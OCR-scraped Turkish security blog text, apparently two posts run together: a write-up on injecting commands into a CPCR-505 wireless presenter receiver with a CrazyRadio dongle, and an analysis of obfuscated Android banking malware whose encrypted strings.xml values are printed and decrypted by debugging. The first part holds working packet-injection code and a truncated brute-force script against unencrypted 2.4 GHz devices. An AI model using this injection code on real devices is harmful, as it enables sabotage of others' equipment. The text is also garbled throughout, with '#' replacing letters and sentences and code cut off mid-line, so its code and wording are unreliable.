
röportajında “Her zaman en tembel insanları işe alırım çünkü tembeller çok karışık işleri bile en kısa yoldan yaparlar.” derken beni kastetmiş olsa gerek ki Arduino, modül ve kablolarla şimdi kim uğraşacak diye hayıflanırken aklıma Casus Fare başlıklı blog yazımda kullandığım CrazyRadio PA USB aygıtı geldi. Python kütüphanesi sayesinde işletim sistemi farketmeksizin 5 satırlık bir kod ile istediğim alıcıya, dilediğim veri paketini göndermem oldukça kolay olacaktı. scan_channels() fonksiyonu sayesinde aşağıdaki kod ile 50-70 arasındaki kanallara (frekans atlama sebebiyle 50-70 arası kanallara göndererek veri paketinin alıcıya ulaşma şansını arttırdım.) ses yükseltme komutu içeren veri paketini gönderdim ve başarıya ulaştım. ;)

```
import crazyradio
r = crazyradio.Crazyradio()
r.set_data_rate(r.DR_2MPS)
# Al#c#/Verici adresi
r.set_address((0x27, 0x79, 0x70, 0x1D, 0x86))
# Ses yükseltme komutu
print r.scan_channels(50, 70, [0x02,0xE9,0x00,0x00,0x03])
```



Tabii ses arttırarak veya azaltarak bir sunumu sabote etmek pek de mümkün olamayacağı için sunum kumandasının normalde göndermediği ancak sunumun kumandasının alıcısının desteklediği gizli komutları, deneme yanılma (brute-force) yöntemi ile tespit etmeye karar verdim. Bunun için de aşağıdaki Python kodunu yazdım.


```
import crazyradio
import time

r = crazyradio.Crazyradio()
r.set_data_rate(r.DR_2MPS)
r.set_address((0x27, 0x79, 0x70, 0x1D, 0x86))

def bruteforce():
    i = 0
    while i
```



Çok geçmeden sunum kumandas#nda var olmayan ancak sunum kumandas#n#n al#c#s#n#n destekledi#i ve ekran parlakl###n# az

[2, 111, 0, 0, 3] # Ekran parlakl###n# artt#r#yor.

[2, 112, 0, 0, 3] # Ekran parlakl###n# azalt#yor.



Sunum kumandas#n#n al#c#s#na #ayet [Casus Fare] blog yaz#s#nda oldu#u gibi klavye tu# basma komutlar# da gönderebilini
Bunun gibi 2.4 GHz (ISM band#) frekans band#nda, #ifresiz gerçekle#en benzer tüm haberle#melerde (misal dronelar olab
The post Et tu, CPCR-505 ? appeared first on Siber Güvenlik Günlü#ü.


Android Hata Ayıklaması


By Mert SARICA on March 31st, 2018

Yıllar içinde Android işletim sistemi yüklü mobil cihazların pazar payının bir hayli yükselmesi, teknoloji meraklıları kadar zararlı yazılım geliştiricilerinin de dikkatini çekmeyi başardı. Öyle ki günümüzde Windows işletim sistemi kullanıcıları nasıl zararlı yazılımlara karşı ilave güvenlik yazılımları kullanma zorunluluğu hissedip, günlük işleri arasında aldıkları sıradan bir e-postada yer alan bir bağlantı adresine (link) tıklamadan önce 40 kere düşünmek durumunda kalıyorlarsa, Android işletim sistemi kullanıcıları da benzer bir paranoya içinde günlerini geçirmeye başladılar. Nitekim haksız olduklarını söylemem oldukça güç özellikle bankacılık zararlı yazılımlarının gelişimini hem işi hem de özel ilgisi nedeniyle yakından takip eden bir güvenlik araştırmacısı olarak son aylarda karşılaştığım zararlı yazılımlar beni bir hayli şaşırtıyor.

Şöyle dönüp 2012 yılında yayımlamış olduğum Android Zararlı Yazılım Analizi başlıklı blog yazıma baktığımda, o zamanlar Android işletim sistemi için geliştirilmiş olan zararlı yazılımları analiz etmenin çok da zor olmadığını, günümüze kıyasla statik analizin zararlı yazılımları analiz etmede tek başına yeterli olabildiğini görüyorum. Günümüzde ise işin rengi git gide değişip işler, zararlı yazılım analistleri için her geçen gün daha da karmaşık bir hal alıyor.


İlk olarak ~2 yıl önce görülen ve hem Bakır EMRE'nin yazısına hem de benim Android Anti Anti-Emulator başlıklı blog yazıma konu olmuş olan, çağrı dinleme ve SMS mesajlarını okuma özelliklerine de sahip zararlı yazılımın güncel sürümü ile geçtiğimiz aylarda karşılaştığımda, kullanıcı arabiriminin (UI) yıllar içinde geldiği nokta beni fazlasıyla şaşırttı.





Kullanıcı arabirimi bir kenara, uygulamanın kaynak kodunda okunaklı olmayan karakter dizilerinin (strings) çalışma esnasında özel bir fonksiyon ile XOR işleminden geçirilerek çözülüyor olması ve ayrıca bazı önemli değerlerin (ip adresi, tor adresi vs.) AES şifreleme algoritması ile şifreli bir şekilde saklanıp yine benzer yöntemde farklı bir fonksiyon ile çalışma esnasında (run-time) çözülüyor olması, fonksiyon isimlerinin IıIIIıII gibi isimlerle adlandırılmış olması, statik analize karşı zararlı yazılım geliştiricisinin azmini ortaya koyuyordu. "Azmi görüyorum ve arttırıyorum!" dedikten sonra her ne kadar karakter dizilerini ve şifrelenmiş değerleri statik analiz ile çözmek, zor da olsa pratikte mümkün olsa da çok daha zor durumlarla karşı karşıya kalındığında hangi yöntemlerden, araçlardan faydalanılabileceğine bu yazıda yer vermek istedim.

Windows zararlı yazılımlarını analiz ederken statik analizin yetersiz olduğu noktalarda dinamik kod analizi ve x64dbg, IDA Pro gibi araçlar her daim kurtarcımız olsa da mevzu bahis Android işletim sistemi olduğunda araçlar ve yetenekleri sınırlı olabiliyor. Her ne kadar Casus Telefon başlıklı blog yazımda IDA Pro ile dinamik kod analizi yaptığıma yer vermiş olsam da perde arkasında IDA Pro'nun Android hata ayıklaması (debugging) konusunda stabil olmaması, yer yer göçmesi beni analiz esnasında oldukça zorlamıştı.




Geçtiğimiz aylarda Fortinet'in güvenlik araştırmacılarından biri olan Axelle APVRILLE'nin Android zararlı yazılım analizini konu alan bir sunumuna bakarken Code Inspect adındaki bir araç dikkatimi çekti. Daha önce böyle bir ticari aracın varlığından haberdar olmamış biri olarak elimin altındaki bu zararlı yazılım üzerinde denemeye karar verdim. Jadx aracı ile gerçekleştirdiğim statik analizde, şifreli değerlerin Resources dosyasında yer aldığını ve şifre çözme işleminin ise com.android.mobile.Yardimcilar.i sınıfında yer alan iIIiiIIiiI fonksiyonunda gerçekleştiğini tespit ettim.


```
C:\Users\Mert\Desktop\YeniYazi\Frida\Gradle\src>grep -ri "rgplus" *
main/java/com/android/mobile/Yardimcilar/i.java:        return iIIiiIIiiI(arg0, arg1.getResources().getString(R.string.r
gplus), CryptLib$EncryptMode.iiiIiiiIii, arg1.getResources().getString(R.string.rlink));
main/java/com/android/mobile/Yardimcilar/i.java:        return iIIiiIIiiI(arg0, arg1.getResources().getString(R.string.r
gplus), CryptLib$EncryptMode.IIIiiIiiIi, arg1.getResources().getString(R.string.rlink));
main/res/values/strings.xml:    <string name="rgplus">b16920894899c7780b5fc7161560a412</string>

C:\Users\Mert\Desktop\YeniYazi\Frida\Gradle\src>grep -ri "rlink" *
main/java/android/support/v4/text/util/LinkifyCompat.java:            gatherLinks(links, spannable, PatternsCompat.AUTOL
INK_WEB_URL, new String[]{"http://", "https://", "rtsp://"}, Linkify.sUrlMatchFilter, null);
main/java/android/support/v4/text/util/LinkifyCompat.java:            gatherLinks(links, text, PatternsCompat.AUTOLINK_E
MAIL_ADDRESS, new String[]{"mailto:"}, null, null);
main/java/android/support/v4/text/util/LinkifyCompat.java:    private static void gatherLinks(ArrayList<LinkSpec> links,
 Spannable s, Pattern pattern, String[] schemes, MatchFilter matchFilter, TransformFilter transformFilter) {
main/java/com/android/mobile/Yardimcilar/i.java:        return iIIiiIIiiI(arg0, arg1.getResources().getString(R.string.r
gplus), CryptLib$EncryptMode.iiiIiiiIii, arg1.getResources().getString(R.string.rlink));
main/java/com/android/mobile/Yardimcilar/i.java:        return iIIiiIIiiI(arg0, arg1.getResources().getString(R.string.r
gplus), CryptLib$EncryptMode.IIIiiIiiIi, arg1.getResources().getString(R.string.rlink));
main/res/values/strings.xml:    <string name="rlink">f9ppemOO_RiezPM0</string>
```


chrome5.js | chrome.js | chrome2.js | chrome3.js | chrome4.js | chrome5.js | enum_modules.py | android_hook.py | AndroidManifest.xml | aes_dec.py | strings.xml

```
560     <string name="library_FloatingActionButton_authorWebsite">https://github.com/makovkastar/FloatingActionButton</string>
561     <string name="library_FloatingActionButton_isOpenSource">true</string>
562     <string name="library_FloatingActionButton_libraryDescription">Android Google+ like floating action button which reacts on the li
        when scrolled down.</string>
563     <string name="library_FloatingActionButton_libraryName">FloatingActionButton</string>
564     <string name="library_FloatingActionButton_libraryVersion">1.0.0</string>
565     <string name="library_FloatingActionButton_libraryWebsite">https://github.com/makovkastar/FloatingActionButton</string>
566     <string name="library_FloatingActionButton_licenseId">mit</string>
567     <string name="library_FloatingActionButton_repositoryLink">https://github.com/makovkastar/FloatingActionButton</string>
568     <string name="more_string">+<g id="count">%1$s</g></string>
569     <string name="not_default_send2">Bir Sorun Olustu. Duzeltmek Icin Tiklayin.</string>
570     <string name="pref_send_texts_as_mms">Send texts as MMS</string>
571     <string name="pref_send_texts_as_mms_summary">Send text messages via MMS instead of SMS</string>
572     <string name="rate_snack_action">Rate!-)</string>
573     <string name="rate_snack_msg">Like?</string>
574     <string name="rfacebook">CoUsmPiB3jGdjxnXKYLdBMa5LahtMkd/H/U0+NFnqxI=</string>
575     <string name="rgplus">b16920894899c7780b5fc7161560a412</string>
576     <string name="rlink">f9ppemOO_RiezPM0</string>
577     <string name="rtwitter">B1B2Rb8gpM7gr41tYrm5yflH06kewycKRMECNqLGaBE=</string>
578     <string name="rus_app">Mop0m496fdAsEC6TaEJ0NA==</string>
579     <string name="s_head_p">vhRqfEXYlT4+zIP3HHpu0Q==</string>
580     <string name="s_head_u">hXBwxsJ4vW0BYQyej2WTkQ==</string>
581     <string name="text_legal">Mobil Sube Kurulumu İçin Onay Gerekmektedir</string>
582     <string name="translate_snack_action">Translate!-)</string>
583     <string name="translate_snack_msg">Linguist?</string>
584     <string name="url_snack_action">Visit Website!-)</string>
585     <string name="url_snack_msg">Curious?</string>
586     <string name="vview_label">vviewz</string>
587     <string name="xa10x">qsPWbIHp+bqZdSZARSIqpA==</string>
588     <string name="xa11x">Oa6ffC9O8uPCzuvVhQ0rxqXX5OOKjC+dqus9RjZEA2PVb5iw0Rbyye2q0vu5NeAw</string>
589     <string name="xa12x">5Eh+5YciG10ZBq5Deg929w==</string>
590     <string name="xa13x">9j7+ZmoDr65mjweGr2VR1w==</string>
591     <string name="xa14x">1Wxe9tZKxuJZKxNsAQ0hKQ==</string>
592     <string name="xa15x">36kN+gbKTHXJeRr7GCsYe07k8ntrPeveYnhBVkvUnhI=</string>
593     <string name="xa16x">Bz/9Jz+t6/SdS2sDzKyVMBAZ011taLf+RxC6eH1sArU=</string>
594     <string name="xa17x">bczxcHD1xC1vFacX7ZJNCaQS1A==</string>
595     <string name="xa18x">bwerwHD1xC1vFacX7ZJNCaQS1A==</string>
596     <string name="xa19x">c5DwQjMmDl3gwGkUQqT5DQ==</string>
597     <string name="xa1x">G5rDUGyeajUpoULK7sb8NQ==</string>
598     <string name="xa20x">c5DwQjMmDl3gwGkUQqT5DQ==</string>
599     <string name="xa2x">BdqVe+XjVRzJ5ZrtFUhZjA==</string>
600     <string name="xa3x">KtsDaCsiWTICuGhqW1VLiA==</string>
601     <string name="xa4x">TtxZLtsJQF+2OmVNMBrvxg==</string>
602     <string name="xa5x">bHD1xC1vFacX7ZJNCaQS1A==</string>
603     <string name="xa6x">M5OopXttddwOBkugdMo6Cg==</string>
604     <string name="xa7x">srXr7vdAvYJUT4zRYIhUng==</string>
605     <string name="xa8x">z5B0rQ85z6lEBjRdb89iyZ/7nc07YSWZUasRjtWD5ys=</string>
606     <string name="xa9x">qwOOLqQV31aRH3Wicc827g==</string>
607     <string name="zdil_modez">bgfhbvghHD1xC1vFacX7ZJNCaQS1A==</string>
608     <string name="zpr_modez">bHD1xascxdC1vFacX7ZJNCaQS1A==asd</string>
609 </resources>
```

CodeInspect aracı ile mobilsube.apk dosyasını açıp, com.android.mobile.Yardimcilar.i sınıfında yer alan iIIiiIIiiI fonksiyonu kesme noktası koyup, GenyMotion öykünücüsü (emulator) üzerinde hata ayıklama (debugging) yapmaya başladıktan kısa bir süre sonra bu fonksiyon ile gerçekleştirilen AES şifrelemesinin anahtarını, IV (initialization vector)'yi, şifreli verileri ve çözülen verileri (tor adresi gibi) kolaylıkla elde edebildim.


